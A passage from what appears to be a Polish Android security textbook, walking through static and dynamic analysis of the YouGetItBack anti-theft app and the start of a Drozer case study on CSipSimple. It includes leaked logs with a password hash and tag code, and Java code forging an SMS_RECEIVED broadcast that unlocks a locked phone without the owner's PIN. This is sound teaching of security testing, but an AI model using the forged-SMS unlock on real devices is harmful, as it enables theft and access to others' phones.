        21 (00000058) const/4             v14, 2
        22 (0000005a) if-lt               v13, v14, 122 [processUnLockMsg-BB@0x5e
processUnLockMsg-BB@0x14e ] processUnLockMsg-BB@0x5e :
        23 (0000005e) const/4             v13, 1
        24 (00000060) move-object/from16  v0, v17
        25 (00000064) invoke-virtual      v0, v13, Ljava/util/Vector;-
>elementAt(I)Ljava/lang/Object;
        26 (0000006a) move-result-object  v1
        27 (0000006c) check-cast          v1, Ljava/lang/String;
        28 (00000070) const-string        v13, 'tagcode'
        29 (00000074) const-string        v14, ''
        30 (00000078) invoke-interface    v9, v13, v14, Landroid/content/SharedPreferences;-
>getString(Ljava/lang/String; Ljava/lang/String;) Ljava/lang/String;
        31 (0000007e) move-result-object  v13
        32 (00000080) invoke-virtual      v15, v1,
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>EvaluateToken(Ljava/lang/String;)Ljava/lang/String;
```

```
        33 (00000086) move-result-object  v14
        34 (00000088) invoke-virtual      v13, v14, Ljava/lang/String;-
>compareTo(Ljava/lang/String;)I
        35 (0000008e)move-result          v13
        36 (00000090) if-nez              v13, 95 [ processUnLockMsg-BB@0x94 processUnLockMsg-
BB@0x14e ] processUnLockMsg-BB@0x94 :
        37 (00000094) const-string        v13, 'SWIPEWIPE'
        38 (00000098) const-string        v14, 'recieved unlock message'
        39 (0000009c) invoke-static       v13, v14, Landroid/util/Log;->v(Ljava/lang/String;
Ljava/lang/String;)I
        40 (000000a2) invoke-static/range v16,
Lcom/yougetitback/androidapplication/wipe/WipeController;
->stopWipeService(Landroid/content/Context;)V
[ processUnLockMsg-BB@0xa8 ]
...
```

To sporo wyjaśnia — wartość drugiego elementu przekazywanego wektora jest przekazywana do `EvaluateToken`, a następnie zwrócona wartość jest porównywana do wartości klucza `tagcode` z pliku ze współdzielonymi właściwościami. Jeśli te dwie wartości są dopasowane, to metoda ta kontynuuje działanie tak, jak to wcześniej widzieliśmy. W takim przypadku zauważysz, że wiadomość SMS musi zawierać ciąg znaków `YGIB:U`, następnie spację i wartość `tagcode`. Na urządzeniu z pełnym dostępem uzyskanie tej wartości będzie stosunkowo łatwe, ponieważ można po prostu odczytać zawartość pliku `SuperheroPrefsFile` bezpośrednio z systemu plików. Spróbuj jednak wykorzystać bardziej dynamiczne podejście i sprawdź, czy uda Ci się znaleźć inny sposób.

Analiza dynamiczna


Analiza dynamiczna wymaga uruchomienia aplikacji, zazwyczaj w odpowiednio przygotowany lub monitorowany sposób, aby zebrać więcej dokładnych informacji na temat jej działania. Często obejmuje to zadania takie jak: zebranie śladów, które aplikacja zostawia w systemie plików, obserwację ruchu sieciowego, monitorowanie zachowania procesu — w zasadzie obserwację wszystkiego, co się dzieje podczas działania aplikacji. Analiza dynamiczna jest świetnym sposobem na weryfikację założeń czy testowanie hipotez.

Pierwszych kilka informacji, które trzeba ustalić podczas analizy dynamicznej, dotyczy tego, jak użytkownik korzysta z aplikacji. Jaki jest przepływ pracy? Jak wyglądają menu, ekrany, panele ustawień? Większość tych rzeczy można ustalić podczas analizy statycznej — np. łatwo da się określić aktywności. Jednak wejście w szczegóły ich funkcjonalności może być czasochłonne. Najczęściej łatwiej jest po prostu przetestować działającą aplikację.

Jeśli uruchomisz `logcat` w czasie, gdy aplikacja będzie uruchomiona, zobaczysz podobne nazwy aktywności jak w przypadku, gdy `ActivityManager` uruchamia aplikację:

```
I/ActivityManager( 245): START {act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x10200000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen u=0} from pid 449
I/ActivityManager( 245): Start proc
com.yougetitback.androidapplication.virgin.mobile for activity
com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen:
pid=2252 uid=10080 gids={1006, 3003, 1015, 1028}
```

Najpierw widać tutaj główną aktywność (`ActivateSplashScreen`), co można też było zaobserwować przez `get_main_activity` z *Androguard*, i pojawia się główny ekran zaprezentowany na rysunku 4.5.




Rysunek 4.5. Ekran startowy (główna aktywność)

Wykonujemy kolejny krok w aplikacji i widzimy żądanie podania PIN-u oraz pytania bezpieczeństwa, co pokazane jest na rysunku 4.6. Po dostarczeniu tych informacji widzisz kilka ważnych informacji w `logcat`.

```
D/YGIB Test( 2252): Context from—
>com.yougetitback.androidapplication.virgin.mobile
I/RequestConfigurationService( 2252): RequestConfigurationService
created!!!
D/REQUESTCONFIGURATIONSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
created!!!
I/RequestConfigurationService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): PingService created!!!
D/PINGSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): RequestEtagService stopped!!!
D/C2DMReceiver( 2252): Action is com.google.android.c2dm.intent.
REGISTRATION
I/intent telling something( 2252): == null ===null === Intent {
act=com.google.android.c2dm.intent.REGISTRATION flg=0x10
pkg=com.yougetitback.androidapplication.virgin.mobile
cmp=com.yougetitback.androidapp
lication.virgin.mobile/
```

```
com.yougetitback.androidapplication.C2DMReceiver (has extras) }
I/ActivityManager( 245): START
{cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ModifyPinScreen u=0}from pid 2252
...
```



Rysunek 4.6. Ekran z pytaniem o PIN i odpowiedź na pytanie bezpieczeństwa

Jest raczej pewne, że są też logowane wywołania do uruchomienia oraz zatrzymania części usług, które zauważyłeś wcześniej razem ze znanymi nazwami aktywności. W dalszej części logów widać jednak interesujący wyciek informacji:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData—
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c
%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
...
D/YGIB Test( 2252): con.getResponseCode()-->200
D/YGIB Test( 2252): urlString—
>https://virgin.yougetitback.com/vaultUpdateSettings?pword=
3f679195148a1960f66913d09e76fca8dd31dc96&tagid=137223048617183&type=S
D/YGIB Test( 2512): content-->%3c%3fxml%20version%3d'1.0'%20encoding%3d'
UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c%2fPin
%3e%3c%2fSettings%3e%3c%2fConfig%3e
```

Już przy wykonywaniu kilku pierwszych kroków podczas działania tej aplikacji mamy wyciek danych dotyczących sesji oraz konfiguracji, łącznie z ciągiem, który może być wartością `tagcode`, wypatrywanej przez nas podczas analizy statycznej. Modyfikowanie i zapisywanie ustawień konfiguracyjnych w aplikacji również daje podobnie obszerne wyniki w buforze z logami:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData=
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cServerNo%3e+447781482187%3c%2fServerNo%3e%3cServerURL%3eh
ttps:%2f%2fvirgin.yougetitback.com%2f%3c%2fServerURL%3e%3cBackupURL%3eContactsSave%3f%3c%2fBac
kupURL%3e%3cMessageURL%3ecallMainETagUSA%3f%3c%2fMessageURL%3e%3cFindURL%3eFind%3f%3c%2fFindUR
L%3e%3cExtBackupURL%3eextContactsSave%3f%3c%2fExtBackupURL%3e%3cRestoreURL%3erestorecontacts%3
f%3c%2fRestoreURL%3e%3cCallCentre%3e+442033222955%3c%2fCallCentre%3e%3cCountryCode%3eGB%3c%2fC
ountryCode%3e%3cPin%3e1234%3c%2fPin%3e%3cURLPassword%3e3f679195148a1960f66913d09e76fca8dd31dc9
6%3c%2fURLPassword%3e%3cRoamingLock%3eoff%3c%2fRoamingLock%3e%3cSimLock%3eon%3c%2fSimLock%3e%3
cOfflineLock%3eoff%3c%2fOfflineLock%3e%3cAutolock%20Interval%3d%220%22%3eoff%3c%2fAutolock%3e%
3cCallPatternLock%20OutsideCalls%3d%226%22%20Numcalls%3d%226%22%3eon%3c%2fCallPatternLock%3e%3
cCountryLock%3eoff%3c%2fCountryLock%3e%3c%2fSettings%3e%3cCountryPrefix%3e%3cPrefix%3e+44%3c%2
fPrefix%3e%3c%2fCountryPrefix%3e%3cIntPrefix%3e%3cInternationalPrefix%3e00%3c%2fInternationalP
refix%3e%3c%2fIntPrefix%3e%3c%2fConfig%3e
```

Jak już wcześniej wspomniano, te informacje będą dostępne dla każdej aplikacji z uprawnieniem `READ_LOGS` (przed Androidem 4.1). Choć ten konkretny wyciek może być wystarczający do osiągnięcia celu, którym jest przygotowanie specjalnego SMS-a, powinieneś zebrać trochę więcej informacji o tym, jak ta aplikacja działa. W tym celu skorzystamy z debuggera o nazwie *AndBug*.

AndBug łączy się z zakończeniami JDWP (Java Debug Wire Protocol), które ADB (Android Debugging Bridge) udostępnia dla procesów aplikacji mających jawnie zadeklarowane `android:debuggable=true` w swoim manifeście albo dla wszystkich procesów, jeśli właściwość `ro.debuggable` jest ustawiona na 1 (jest ona zazwyczaj ustawiona na 0 na urządzeniach produkcyjnych). Oprócz sprawdzenia manifestu uruchomienie `adb jdwp` pokazuje identyfikatory dostępnych do monitorowania procesów. Zakładając, że analizowaną aplikację można monitorować, zobaczysz coś w rodzaju:

```
$adb jdwp
2252
```

Za pomocą `grep` można ustalić, że ten PID wskazuje analizowany proces (co też było pokazane we wcześniej prezentowanych logach):

```
$ adb shell ps | grep 2252
u0_a79 2252 88 289584 36284 ffffffff 00000000 S
com.yougetitback.androidapplication.virgin.mobile
```

Po uzyskaniu tych informacji można podłączyć *AndBug* do wybranego urządzenia oraz procesu i uzyskać interaktywny wiersz poleceń. Użyj polecenia `shell` i podaj odpowiedni PID:

```
$andbug shell -p 2252

## AndBug(C) 2011 Scott W. Dunlop<swdunlop@gmail.com>
>>
```

Za pomocą polecenia `classes` razem z częścią nazwy klasy można zobaczyć, jakie klasy istnieją w przestrzeni nazw `com.yougetitback`. Następnie za pomocą polecenia `methods` ustal metody w danej klasie:

```
>> classes com.yougetitback
##Loaded Classes
    -- com.yougetitback.androidapplication.PinDisplayScreen$XMLParserHandler
    -- com.yougetitback.androidapplication.settings.main.Entrance$1
...
    -- com.yougetitback.androidapplication.PinDisplayScreen$PinDisplayScreenBroadcast
    -- com.yougetitback.androidapplication.SmsIntentReceiver
    -- com.yougetitback.androidapplication.C2DMReceiver
    -- com.yougetitback.androidapplication.settings.setting.Setting
...
>> methods com.yougetitback.androidapplication.SmsIntentReceiver
## Methods Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
    foregroundUI(Landroid/content/Context;)V
    -- com.yougetitback.androidapplication.SmsIntentReceiver.getAction(Ljava/
    lang/String;)Ljava/lang/String;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.getMessages
       FromIntent(Landroid/content/Intent;)[Landroid/telephony/SmsMessage;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(Ljava/
    lang/String;Landroid/content/Context;)Z
    -- com.yougetitback.androidapplication.SmsIntentReceiver.isValidMessage(Ljava/
     lang/String;Landroid/content/Context;)Z
...
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
    processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V
```

We wcześniejszych fragmentach kodu widzieliśmy klasę, którą analizowałeś statycznie i dekompilowałeś wcześniej: `SmsIntentReceiver` razem z interesującymi metodami. Można teraz prześledzić metody, ich argumenty i dane. Zaczynamy od śledzenia klasy `SmsIntentReceiver`, korzystając z polecenia `class-trace` w *AndBug*, a następnie wysyłamy do urządzenia testową wiadomość SMS z tekstem „Test message”:

```
>> class-trace com.yougetitback.androidapplication.SmsIntentReceiver
## Setting Hooks
    -- Hooked com.yougetitback.androidapplication.SmsIntentReceiver
...
com.yougetitback.androidapplication.SmsIntentReceiver

>> ## trace thread <1> main (runningsuspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
...
## trace thread <1> main (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(Landroid/
     content/Context;Landroid/content/Intent;)V:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
        -- intent=Landroid/content/Intent; <830009581024>
...
## trace thread <1> main (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
    getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage;:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
```

```
<830009571568>
        -- intent=Landroid/content/Intent; <830009581024>
...
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
   isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
        -- msg=Test message
        -- context=Landroid/app/ReceiverRestrictedContext; <830007895400>
...
```

Zaraz po odebraniu wiadomości SMS i przekazaniu jej z podsystemu telefonu uruchamia się zastawiona pułapka i zaczyna się śledzenie od początkowej metody `onReceive` i dalej. Widać komunikat z intencją przekazany do `onReceive` oraz kolejne podobne komunikaty wywołane po nim. Jest też zmienna `msg` w `isValidMessage` zawierająca treść naszego SMS-a. Przy okazji, patrząc na wyjście z `logcat`, można też zobaczyć treść wiadomości w logach:

```
I/MessageListener:( 2252): Test message
```

Trochę dalej podczas śledzenia klasy widać wywołanie metody `isValidMessage`, w tym przekazanie jako argumentu obiektu `Context` oraz zestawu pól w tym obiekcie, które w tym przypadku wskazują na zasoby i ciągi znaków pobrane z tabeli ciągów znaków (ustalonej przez Ciebie ręcznie wcześniej). Wśród nich jest wartość `YGIB:U`, którą widziałeś wcześniej, oraz powiązany klucz `YGIBUN` ↪`LOCK`. Z analizy statycznej tej metody pamiętamy, że treść wiadomości SMS jest sprawdzana pod kątem wystąpienia tych wartości i wywołuje `isPinLock`, jeśli ich nie odnajdzie, co widać tutaj:

```
## trace thread <1> main (running suspended)
    --
com.yougetitback.androidapplication.SmsIntentReceiver.getAction(Ljava/lang/String;)Ljava/lang/
String;:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
        -- message=Foobarbaz
    --
com.yougetitback.androidapplication.SmsIntentReceiver.isValidMessage(Ljava/lang/String;Landroid/
content/Context;)Z:63
        -- YGIBDEACTIVATE=YGIB:D
        -- YGIBFIND=YGIB:F
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
        -- YGIBUNLOCK=YGIB:U
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
        -- YGIBBACKUP=YGIB:B
        -- YGIBRESYNC=YGIB:RS
        -- YGIBLOCK=YGIB:L
        -- YGIBWIPE=YGIB:W
        -- YGIBRESTORE=YGIB:E
        -- msg=Foobarbaz
        -- YGIBREGFROM=YGIB:T
...
## trace thread <1> main (running suspended)
    --
com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(Ljava/lang/String;Landroid/
content/Context;)Z:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
        -- msg=Foobarbaz
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
```

W tym przypadku `isPinLock` sprawdza wiadomość, ale nie zawiera ona ani PIN-u, ani żadnego z tych ciągów znaków (jak `YGIB:U`). Aplikacja nic nie robi z taką wiadomością SMS i przekazuje ją dalej do kolejnego zarejestrowanego odbiorcy komunikatów w łańcuchu. Jeśli wyślesz wiadomość SMS z wartością `YGIB:U`, zobaczysz inne zachowanie:

```
## trace thread <1> main (running suspended)
    --
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
        -- m=YGIB:U
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
## trace thread <1> main (runningsuspended)
    --
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
        -- smsTokens=Ljava/util/Vector; <830008239000>
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
    --
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:232
        -- YGIBDEACTIVATE=YGIB:D
        -- YGIBFIND=YGIB:F
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
        -- YGIBUNLOCK=YGIB:U
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
        -- settings=Landroid/app/ContextImpl$SharedPreferencesImpl; <830007888144>
        -- m=YGIB:U
        -- YGIBBACKUP=YGIB:B
        -- YGIBRESYNC=YGIB:RS
        -- YGIBLOCK=YGIB:L
        -- messageTokens=Ljava/util/Vector; <830008239000>
        -- YGIBWIPE=YGIB:W
        -- YGIBRESTORE=YGIB:E
        -- command=YGIB:U
        -- YGIBREGFROM=YGIB:T
```

Tym razem zakończyło się to wywołaniem zarówno metody `processContent`, jak i kolejnej metody `processUnLockMsg`, tak jak chcieliśmy. Można zatrzymać działanie na metodzie `process` ↪`UnLockMsg`, dając możliwość zbadania jej bardziej szczegółowo. Można to wykonać w *AndBug* za pomocą polecenia `break` z nazwą klasy i nazwą metody jako argumentami:

```
>> break com.yougetitback.androidapplication.SmsIntentReceiver
processUnLockMsg
## Setting Hooks
    -- Hooked <536870913>
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0 <class 'andbug.vm.Location'>
>> ## Breakpoint hit in thread <1> main (running suspended), process suspended.
    --
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0
```

```
    --
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:232
    --
com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(Landroid/content/Context;
Landroid/content/Intent;)V:60
    --
...
```

Z wcześniej przeprowadzonej analizy wiadomo, że metoda `getString` będzie wywołana do pobrania wartości z pliku ze współdzielonymi ustawieniami, dlatego warto dodać `class-trace` ustawione na klasę `android.content.SharedPreferences`. Następnie można przywrócić działanie procesu za pomocą polecenia `resume`:

```
>> ct android.content.SharedPreferences
## Setting Hooks
    -- Hooked android.content.SharedPreferences
>> resume
```

Uwaga **Uruchomienie śledzenia metody lub ustawienie blokady bezpośrednio na wybranej metodzie może zablokować i zakończyć proces, dlatego staramy się śledzić całe klasy. Dodatkowo może zajść konieczność wykonania polecenia `resume` dwukrotnie.**

Po przywróceniu działania procesu wynik jego działania będzie całkiem obszerny (jak wcześniej). Przechodząc ponownie przez stos wywołań, w końcu dotrzesz do metody `getString`:

```
## Process Resumed
>> ## trace thread <1> main         (runningsuspended)
...
## trace thread <1> main         (runningsuspended)
    -- android.app.SharedPreferencesImpl.getString(Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String;:0
        -- this=Landroid/app/SharedPreferencesImpl; <830042611544>
        -- defValue=
        -- key=tagcode
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
       processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:60
        -- smsTokens=Ljava/util/Vector; <830042967248>
        -- settings=Landroid/app/SharedPreferencesImpl; <830042611544>
        -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830042981888>
        -- TYPELOCK=L
        -- YGIBTAG=TAG:
        -- TAG=AAAA
        -- YGIBTYPE=TYPE:
        -- context=Landroid/app/ReceiverRestrictedContext; <830042704872>
        -- setting=
...
```

Jest tutaj klucz ze współdzielonych ustawień, którego szukałeś: `tagcode`, potwierdzający to, co ustaliłeś podczas analizy statycznej. Zgadza się to również z częścią logów, które wyciekły wcześniej, gdzie po `tagcode` pojawiał się numeryczny ciąg znaków. Wyposażony w tę informację wiesz już na pewno, że nasza wiadomość SMS rzeczywiście musi zawierać `YGIB:U`, następnie spację oraz wartość `tagcode`, a w tym przypadku `YGIB:U 137223048617183`.

Atak

Choć mógłbyś po prostu wysłać swoją specjalnie przygotowaną wiadomość SMS na docelowe urządzenie, nie powiedzie się to, ponieważ znasz tylko przykładową wartość `tagcode`, która na innym dowolnym urządzeniu może być inna (co jest praktycznie pewne). W tym miejscu zechcesz pewnie wykorzystać fakt, że wartość ta wycieka do logów, które możesz przeanalizować za pomocą swojej specjalnie przygotowanej aplikacji wymagającej uprawnień `READ_LOGS`.

Po ustaleniu tej wartości przykładowa wiadomość SMS w formacie `YGIB:U 137223048617183` wysłana do docelowego urządzenia powinna uruchomić komponent aplikacji odpowiedzialny za jej odblokowanie. Alternatywnie możesz pójść o krok dalej i stworzyć w swojej aplikacji komunikat `SMS_RECEIVED`. Ponieważ wysyłanie wewnętrznych intencji `SMS_RECEIVED` wymaga uprawnienia `SEND_SMS_BROADCAST` (co jest ograniczone tylko dla aplikacji systemowych), należy jawnie określić odbiorcę komunikatów w docelowej aplikacji. Omówienie ogólnej struktury SMS PDU (Protocol Data Unit) wykracza poza zakres tego rozdziału, a niektóre jej elementy zostały dokładniej omówione w rozdziale 11., ale poniższy kod zawiera informacje potrzebne do zbudowania intencji zawierającej odpowiednią wiadomość SMS:

```
Stringbody= "YGIB:U 137223048617183";
Stringsender = "2125554242";
byte[] pdu = null;
byte[] scBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD("0000000000");
byte[] senderBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD(sender);
int lsmcs = scBytes.length;
byte[]dateBytes = new byte[7];
Calendar calendar = new GregorianCalendar();
dateBytes[0]= reverseByte((byte) (calendar.get(Calendar.YEAR)));
dateBytes[1]= reverseByte((byte) (calendar.get(Calendar.MONTH)+ 1));
dateBytes[2]= reverseByte((byte) (calendar.get(Calendar.DAY_OF_MONTH)));
dateBytes[3]= reverseByte((byte) (calendar.get(Calendar.HOUR_OF_DAY)));
dateBytes[4]= reverseByte((byte) (calendar.get(Calendar.MINUTE)));
dateBytes[5]= reverseByte((byte) (calendar.get(Calendar.SECOND)));
dateBytes[6]= reverseByte((byte) ((calendar.get(Calendar.ZONE_OFFSET)+ calendar
.get(Calendar.DST_OFFSET)) /(60 * 1000 * 15)));
try
{
  ByteArrayOutputStream bo = new ByteArrayOutputStream();
  bo.write(lsmcs);
  bo.write(scBytes);
  bo.write(0x04);
  bo.write((byte) sender.length());
  bo.write(senderBytes);
  bo.write(0x00);
  bo.write(0x00); //encoding: 0 for default 7bit
  bo.write(dateBytes);
  try
  {
    StringsReflectedClassName = "com.android.internal.telephony.GsmAlphabet";
    Class cReflectedNFCExtras = Class.forName(sReflectedClassName);
    Method stringToGsm7BitPacked = cReflectedNFCExtras.getMethod(
    "stringToGsm7BitPacked", new Class[] {String.class });
    stringToGsm7BitPacked.setAccessible(true);
    byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke(null,body);
    bo.write(bodybytes);
...
```

```
pdu = bo.toByteArray();
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.yougetitback.androidapplication.virgin.mobile",
"com.yougetitback.androidapplication.SmsIntentReceiver"));
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] {pdu });
intent.putExtra("format", "3gpp");

context.sendOrderedBroadcast(intent,null);
```

Ten kod najpierw tworzy SMS PDU zawierający polecenie `YGIB:U` oraz wartość `tagcode`, numer nadawcy i inne istotne właściwości PDU. Następnie korzysta on z refleksji, by wywołać metodę `stringToGsm7BitPacked`, i umieszcza treść PDU w odpowiedniej reprezentacji. Tablica bajtów reprezentująca PDU jest później umieszczana w obiekcie `pdu`. Dalej tworzony jest obiekt intencji z ustawionym docelowym komponentem, którym jest odbiorca wiadomości SMS aplikacji, i akcją ustawioną na `SMS_RECEIVED`. Następnie ustawianych jest kilka dodatkowych wartości. Najważniejszy obiekt `pdu` jest dodawany za pomocą klucza `pdus`. W końcu wywoływana jest metoda `sendOrderdBroadcast`, która odsyła Twoją intencję i wydaje polecenie aplikacji, by odblokować urządzenie.

Poniższy listing zawiera logi z polecenia `logcat` demonstrujące działanie wtedy, gdy urządzenie jest zablokowane (w tym przypadku przez wiadomość SMS, gdzie 1234 jest PIN-em użytkownika, który zablokował urządzenie):

```
I/MessageListener:(14008): 1234
D/FOREGROUNDSERVICE(14008): onCreate
I/FindLocationService(14008): FindLocationService created!!!
D/FOREGROUNDSERVICE(14008): onStartCommand
D/SIRENSERVICE(14008): onCreate
D/SIRENSERVICE(14008): onStartCommand
...
I/LockAcknowledgeService(14008): LockAcknowledgeService created!!!
I/FindLocationService(14008): FindLocationService stopped!!!
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123]flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen u=0}from pid 14008
...
```

Rysunek 4.7 pokazuje ekran zablokowanego urządzenia.

Gdy aplikacja zostanie uruchomiona, wysyła spreparowaną wiadomość SMS, by odblokować urządzenie. W `logcat` widzimy:

```
I/MessageListener:(14008): YGIB:U TAG:136267293995242
V/SWIPEWIPE(14008): recieved unlock message
D/FOREGROUNDSERVICE(14008): onDestroy
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123]flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen (has extras) u=0}
from pid 14008
D/SIRENSERVICE(14008): onDestroy
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService created!!!
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService stopped!!!
```

A urządzenie zostaje odblokowane.

Rysunek 4.7. Ekran urządzenia zablokowanego przez aplikację

Studium przypadku: SIP Client

Ten krótki przykład pokaże, jak odnaleźć niechronionego dostawcę treści i pobrać z niego potencjalnie wrażliwe dane. W tym przypadku analizowaną aplikacją jest *CSipSimple*, popularny klient SIP (Session Initiation Protocol). Zamiast przechodzić całą ścieżkę analizy jak w przypadku poprzedniej aplikacji, skorzystamy z innej, szybkiej i prostej techniki analizy dynamicznej.

Drozer

Drozer (wcześniej znany jako Mercury), udostępniony przez MWR Labs, to rozszerzalny, modularny framework do testowania bezpieczeństwa w Androidzie. Korzysta on z aplikacji agenta uruchomionej na docelowym urządzeniu oraz opartej na Pythonie zdalnej konsoli, z której tester może wydawać polecenia. Drozer udostępnia liczne moduły do wykonywania różnych operacji, takich jak: pobieranie informacji o aplikacji, odkrywanie niezabezpieczonych interfejsów IPC oraz przeprowadzanie ataków na urządzenie. Domyślnie uruchamiany jest on jako standardowa aplikacja użytkownika jedynie z uprawnieniem `INTERNET`.

Rozpoznanie

Po zainstalowaniu i uruchomieniu Drozera szybko ustalisz identyfikatory URI dostawcy treści wyeksportowanego przez *CSipSimple* razem z ich uprawnieniami. Uruchom moduł `app.provider.info`, przekazując argument `-a com.csipsimple`, by ograniczyć skanowanie do docelowej aplikacji:

```
dz> run app.provider.info -a com.csipsimple
Package: com.csipsimple
  Authority: com.csipsimple.prefs
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant UriPermissions: False
  Authority: com.csipsimple.db
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant UriPermissions: False
```

Aby odpowiednio komunikować się z tymi dostawcami treści, potrzebne jest uprawnienie `android.permission.CONFIGURE_SIP`. Nie jest to standardowe uprawnienie Androida — jest to uprawnienie utworzone przez *CSipSimple*. Deklarację tego uprawnienia można znaleźć w manifeście *CSipSimple*. Uruchom `app.package.manifest`, przekazując nazwę pakietu aplikacji jako parametr. Zwróci to cały manifest — poniższy listing został skrócony, by pokazać tylko istotne linie:

```
dz> run app.package.manifest com.csipsimple
...
<permission label="@2131427348" name="android.permission.CONFIGURE_SIP"
